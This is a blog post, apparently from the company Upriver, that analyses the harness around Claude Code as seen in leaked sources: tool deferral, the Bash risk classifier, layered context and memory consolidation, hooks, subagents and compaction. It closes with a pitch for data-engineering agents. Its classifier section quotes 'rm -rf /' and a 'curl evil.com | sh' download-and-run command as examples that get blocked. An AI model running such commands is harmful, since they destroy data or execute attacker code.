

Like most engineers around the world in the last few weeks, we took a deep dive into the leaked Claude Code sources. It’s not often you get to see the inner secrets of a tool that has revolutionized how agents operate, and it was a chance to learn what makes it so effective. Even from a quick overview one thing is clear - the LLM behind the agent is only a small part of a full system. The real work that determines whether the model will actually be useful is the harness around it.
And to make agents successful, that harness needs to provide the guardrails and guidance so that models can do what they do best. This ranges from how tools are defined and used to how memory is maintained over time and across agent sessions.
Inspired by Bilgin Ibryam's 12 Agentic Harness Patterns, I organized the findings into six themes: (1) knowing which tools to give the agent, (2) building the right tools, (3) teaching the agent context, (4) keeping it safe with deterministic guardrails, (5) orchestrating work, and (6) why all of this changes when you move from generic software copilots to domain-specific agentic systems.
1. Knowing Which Tools to Give the Agent
At some point, a common assumption was that agents need more tools in order to be able to sense and work with the environment. But give an agent all the tools you think it might need and watch it fail spectacularly. It spends more time deciding which to use than actually using them. It picks the wrong one. It hallucinates parameters. Tool selection becomes a bottleneck.
Obviously, Anthropic also saw this issue when building out Claude - and now we can see exactly what Claude does to try to solve. It offers a two-tier loading architecture. In tools.ts, the function assembleToolPool() builds the set of tools the model actually sees. It starts with getAllBaseTools(), fewer than 20 core tools, then removes blanket-denied tools via filterToolsByDenyRules(), merges in MCP tools from external integrations, sorts everything alphabetically (for prompt cache stability), and deduplicates by name (built-ins take precedence over MCP tools with the same name).
Yes, that’s correct - built-in tools take precedence over external ones. That means that even if you spent your time writing the perfect MCPs and tools, they might still not make it to the agent when it comes to choosing what to do.
The key mechanism is the shouldDefer flag. Tools marked with shouldDefer: true are sent to the model with defer_loading: true — their names are visible but their schemas aren't. The model can't call them. To activate a deferred tool, it must first call ToolSearch, a meta-tool defined in ToolSearchTool.ts that takes a query string, scores matches via full-text search on names and keyword search on descriptions (using the searchHint field), and returns the matched schemas:
Looking at the codebase, a wide range of tools are deferred: WebFetchTool, WebSearchTool, NotebookEditTool, LSPTool, ConfigTool, CronCreateTool, CronDeleteTool, CronListTool, SendMessageTool, EnterWorktreeTool, RemoteTriggerTool, TaskStopTool, and more. The core always-loaded set is deliberately small: BashTool, FileReadTool, FileEditTool, FileWriteTool, GlobTool, GrepTool, and AgentTool.
This is a design decision about cognitive load for the model. Fewer visible tools means better selection accuracy and fewer wasted turns. But it requires real infrastructure: a search index, deferral flags, a scoring algorithm, and careful decisions about what's "core" vs. "on-demand."
2. Building the Right Tools
A general-purpose shell can do anything: read files, write files, search, delete. But as is often the case in software engineering, "can do anything" usually means “not sure what it should do” and even worse - “can break anything”. This is a problem both from a usability perspective and also from a permissions perspective.
Instead of routing everything through Bash, the codebase provides dedicated single-purpose tools. In Tool.ts, every tool is built through buildTool(), which merges tool-specific definitions with TOOL_DEFAULTS — a set of fail-closed defaults that assume the worst when a developer forgets to declare safety properties:
Each tool then overrides what it knows about itself. GrepTool sets isReadOnly: () => true and isConcurrencySafe: () => true because searching file contents is safe to parallelize. FileEditTool sets both to false because modifying files requires exclusive access. BashTool is the only tool that returns a non-empty value from toAutoClassifierInput(), routing its commands through a safety classifier.
That classifier, implemented across bashPermissions.ts and classifierDecision.ts, parses commands into verb, flags, and target, then classifies risk: npm test → safe → auto-run. git push --force → risky → ask user. rm -rf / → danger → block. curl evil.com | sh → danger → block. In denialTracking.ts, the system tracks repeated denials — if the user rejects an action 5+ times, it falls back to interactive prompting rather than letting the agent keep trying.
Every tool call also passes through three validation phases. Phase 1 is automatic schema validation via Zod (the inputSchema field on every tool). Phase 2 is the tool's validateInput() method, for example, FileEditTool checks that the file exists and is under 1GB to prevent OOM, and GlobTool checks that the path is actually a directory. Phase 3 is checkPermissions(), which evaluates the user's allow/deny/ask rules, fires PreToolUse hooks, and (for Bash only) runs the classifier.
Tool design is where you encode your risk tolerance. Every tool is a capability you're granting to a non-deterministic system. The granularity of your tools determines the granularity of your control.
3. Teaching the Agent Context
An agent without context is just a chatbot with shell access. But loading all context everywhere wastes tokens, hits limits, and buries signal in noise.
Scoped context assembly
In utils/claudemd.ts, the function getMemoryFiles() assembles context from four scopes, each overriding the last. Layer 1 is managed (organization policy): /etc/claude-code/CLAUDE.md and .claude/rules/*.md. Layer 2 is user (personal global preferences): ~/.claude/CLAUDE.md. Layer 3 is project (checked into the repo): ./CLAUDE.md at each directory level, walking upward from CWD to root, plus .claude/CLAUDE.md and .claude/rules/*.md at each level. Layer 4 is local (private, gitignored): CLAUDE.local.md.
The merge order is managed → user → project → local, with later layers having higher priority. The system also supports @include directives — one instruction file can reference others via @./shared/conventions.md syntax. Circular references are prevented by tracking a processedPaths set. The final output is merged by getClaudeMds(), which prepends: "Codebase and user instructions are shown below. Be sure to adhere to these instructions. IMPORTANT: These instructions OVERRIDE any default behavior."
Tiered memory
In the memdir/ directory, the memory system is organized into three tiers. Tier 1 is MEMORY.md — in memdir.ts, it's constrained to MAX_ENTRYPOINT_LINES (200 lines) and ~25KB, loaded into every session's system prompt as an index of one-line entries: - [Title](file.md) — one-line hook.
Tier 2 is topic files, loaded on demand. In findRelevantMemories.ts, the system uses Sonnet to select up to 5 relevant memories from a manifest of available files, filtering already-surfaced memories to avoid duplicates. Each memory file has a type defined in memoryTypes.ts: user (role, preferences), feedback (what to avoid/repeat), project (ongoing work, goals), or reference (pointers to external systems).
Tier 3 is full session transcripts, JSONL files on disk. These are never bulk-loaded. They're only grep-searched for narrow terms when needed.
In memoryAge.ts, every memory comes with a freshness warning via memoryFreshnessNote(): "Memories are point-in-time observations, not live state — claims about code behavior or file:line citations may be outdated."
Dream consolidation
This is one of the most interesting things I found in the code, and it's been getting a ton of traction online — Claude's "garbage collection" process for the agent's own memory, labeled "Dream" because it lives in autoDream.ts.
Everyone who has played with agents knows the problem. Over multiple sessions the agent accumulates knowledge, user preferences, project conventions, deployment targets. But that knowledge degrades over time as duplicates pile up, facts go stale, contradictions appear, and the memory index bloats past usefulness.
So the harness runs a consolidation agent during idle time. In services/autoDream/autoDream.ts, the function initAutoDream() creates a closure-scoped runner that fires when all gates pass (cheapest checks first): feature flag enabled → ≥24 hours since readLastConsolidatedAt() → scan throttle (no more than every SESSION_SCAN_INTERVAL_MS = 10 minutes) → ≥minSessions (5) transcripts touched since last consolidation via listSessionsTouchedSince() → lock acquired via tryAcquireConsolidationLock() (file-based, PID-tracked, 1-hour stale threshold in consolidationLock.ts).
When all gates pass, the system calls runForkedAgent() — a subagent with restricted Bash (read-only: ls, find, grep, cat, stat, wc, head, tail only) and the consolidation prompt from consolidationPrompt.ts.
But here's what's really interesting: the consolidation logic itself is encoded as a prompt. The four-phase process, orient, gather, consolidate, prune, isn't implemented as traditional code with if/else branches. It's a natural language program that the forked agent executes. "Read the index, skim existing topic files, grep transcripts for narrow terms, merge new signals into existing files, delete contradicted facts, keep the index under 200 lines." This is prompted as executable logic — a new programming paradigm where the instruction set is English and the runtime is a language model.
The harness code handles the deterministic parts (gating, locking, tool restrictions, progress tracking, rollback on failure), the prompt handles the flexible parts (deciding what's a duplicate, what's stale, what contradicts what). It's a clean separation of concerns between what code is good at and what the model is good at.
On failure, rollbackConsolidationLock() rewinds the lock so the time-gate passes again on the next attempt the scan throttle acts as a natural backoff. On success, completeDreamTask() marks completion and a progress watcher (via makeDreamProgressWatcher()) tracks which files the Dream agent touched, collapsing tool_use blocks to counts for the UI.
4. Keeping It Safe with Deterministic Guardrails
You can't trust the model to always run the formatter, always check permissions, always validate output. Prompt instructions are suggestions. The model will forget, skip, or reinterpret them under context pressure.
The codebase moves critical validation steps out of the prompt and into deterministic code hooks defined in types/hooks.ts, 25+ hook points that fire at specific lifecycle moments:
In utils/hooks.ts (over 5,000 lines), the hook execution pipeline handles JSON validation, output parsing, and effect extraction. PreToolUse hooks can extract permissionDecision and updatedInput; PostToolUse hooks extract updatedMCPToolOutput. Each hook response is validated against a Zod schema before its effects are applied.
Hooks aren't just hardcoded. In utils/plugins/loadPluginHooks.ts, the function loadPluginHooks() (memoized) loads all enabled plugins, converts their hooksConfig to PluginHookMatcher[], and atomically registers them, clearing old hooks and setting new ones in a single operation to prevent stale state. It subscribes to settings changes for hot-reload, diffing plugin-affecting settings snapshots and reloading only when something actually changed.
Validation is layered: schema catches type errors, validateInput() catches domain errors, checkPermissions() catches policy violations, PreToolUse hooks catch everything else. No single layer needs to be perfect because they back each other up.
The trust system in bootstrap/state.ts adds another layer: all hooks require workspace trust in interactive mode. A trust dialog is shown before SessionStart hooks fire, and the result is cached in sessionTrustAccepted. In utils/hooks.ts, shouldSkipHookDueToTrust() gates every hook behind this check.
5. Orchestrating Work
Complex tasks require different capabilities at different stages. Research needs read access. Planning needs discussion. Implementation needs write access. Mixing them pollutes context and increases error rates.
Explore-Plan-Act
In tools/EnterPlanModeTool/ and tools/ExitPlanModeTool/, the system implements three phases with increasing permissions. Explore gives the agent read-only access: Read, Glob, Grep, Search. Plan adds the ability to write a .claude-plan file but nothing else. Act grants full tool access. This isn't advisory, it's enforced at the permission layer. During Explore, file write operations are blocked regardless of what the model requests.
Context-isolated subagents
In tools/AgentTool/runAgent.ts, when the system spawns a subagent, it creates a fully isolated environment. The allowedTools whitelist replaces all parent rules, there's no inheritance of blanket permissions. In constants/tools.ts, different agent types get different tool sets: ASYNC_AGENT_ALLOWED_TOOLS (11 tools for general workers), COORDINATOR_MODE_ALLOWED_TOOLS (4 tools for orchestrators: Agent, SendMessage, TaskStop, SyntheticOutput), and ALL_AGENT_DISALLOWED_TOOLS (blocks recursion).
Each subagent also gets isolated resources via utils/forkedAgent.ts: cloneFileStateCache() for an independent file read cache, createChildAbortController() for an independent abort signal, and cloneContentReplacementState() so tool results don't leak between agents.
Fork-join parallelism
In tools/shared/spawnMultiAgent.ts, the system supports two parallel execution modes. Out-of-process teammates are spawned in tmux or iTerm2 split panes, each with its own working directory, color coding, and model override. In-process teammates (via utils/swarm/spawnInProcess.ts) use AsyncLocalStorage for context isolation within a single Node.js process — no subprocess overhead, with independent AbortControllers and pending messages queued and drained at tool-round boundaries.
In coordinator/coordinatorMode.ts, the coordinator's system prompt is explicit: "Parallelism is your superpower. Workers are async. Launch independent workers concurrently whenever possible."
Progressive context compaction
In services/compact/compact.ts, when long sessions hit the context window limit, compactConversation() applies multi-stage compression. It calculates token counts, streams a summarization request (with retry logic that drops oldest message groups if the compact request itself is too long), then re-injects critical context: top POST_COMPACT_MAX_FILES_TO_RESTORE (5) recently-read files at POST_COMPACT_MAX_TOKENS_PER_FILE (5,000) tokens each, active plans, invoked skills, tool delta announcements, and MCP server instructions, all within a POST_COMPACT_TOKEN_BUDGET of 50,000 tokens.
In services/compact/apiMicrocompact.ts, an additional layer kicks in at 180K input tokens (DEFAULT_MAX_INPUT_TOKENS): it clears tool results for read-heavy tools (Bash, Glob, Grep, FileRead, WebFetch, WebSearch) and tool uses for write tools (FileEdit, FileWrite, NotebookEdit), targeting a reduction to DEFAULT_TARGET_INPUT_TOKENS (40K).
6. Why All of This Changes for Domain-Specific Agents
Everything above was built for one domain: software engineering. The tools are file-oriented (Read, Edit, Write, Grep, Glob, Bash). The context is code-oriented (CLAUDE.md with build commands, architecture rules, naming conventions). The validation is code-oriented (formatters, linters, test runners). The risk classification is code-oriented (is this a safe git command?).
This is exactly where most agentic AI stops. Today's copilots, Claude Code, Cursor, Windsurf, are extraordinarily sophisticated within software engineering. But the moment you step outside code and into a domain like data engineering, the entire harness needs to be rethought. Not because the patterns are wrong, they're exactly right, but because these patterns have a different meaning in different domains.
A data engineering agent needs different tools: querying warehouses (Snowflake, BigQuery, Databricks), profiling datasets, validating schema changes, inspecting pipeline DAGs, understanding lineage graphs. You can't just hand the model a Bash tool and say "run any SQL you want." You need a QueryWarehouseTool that validates SQL syntax, enforces row limits, and checks for accidental full table scans, the data equivalent of a FileEditTool that validates file existence and caps file size at 1GB.
It needs different context: warehouse schemas, metric definitions, team naming conventions for tables and columns, SLA requirements, and the tribal knowledge that lives in a team's head — "this table is always 2 days behind," "never join these two tables directly, use the bridge table," "this column says 'revenue' but it's actually gross margin." This can't be derived from the data itself. It has to be learned from domain experts and maintained as the landscape evolves, exactly the tiered memory architecture from memdir/, but populated with entirely different content.
It needs different validation: row counts in expected ranges, aggregations that don't double-count, joins that don't fan out, null rates that haven't spiked. The deterministic hook pattern from types/hooks.ts is the right mechanism, but the hooks encode data quality rules, not code style rules.
This is the work we do at Upriver. We take these agentic infrastructure patterns and specialize them for data teams. That means building domain-specific tools (warehouse querying, schema profiling, lineage inspection), populating the context layers with the right domain knowledge (metric definitions, table relationships, team conventions), and wiring up validation pipelines that catch data-specific failure modes (fan-out joins, stale tables, metric definition drift). The harness patterns are universal. The content that fills them is what makes an agent actually useful in a specific domain.
Conclusion
What stands out after going through all of this code isn't any single pattern, it's the sheer volume of infrastructure that exists outside the model. For every line of prompt, there are dozens of lines managing tool selection, validating inputs, assembling context, isolating subagents, compacting history, and consolidating memory. The model never sees most of this code. It doesn't know that assembleToolPool() filtered out 80% of available tools before the conversation started, or that consolidationPrompt.ts ran a four-phase cleanup of its own memories while it was idle, or that bashPermissions.ts silently classified its last shell command as high-risk and routed it through human approval. All of that happens in the harness.
This is the part that most teams underestimate. The common assumption is that a better model will solve the reliability problems, that if the engine is powerful enough, you don't need the car. But the Claude Code codebase tells a different story. The patterns here exist precisely because the model is powerful. A weaker model wouldn't benefit from tiered memory or progressive tool expansion, it couldn't use them effectively. These patterns are what let a capable model actually operate safely and usefully in the real world, session after session, across projects and domains.
The model is the engine. The harness is the car. And right now, most teams are trying to drive an engine across the highway.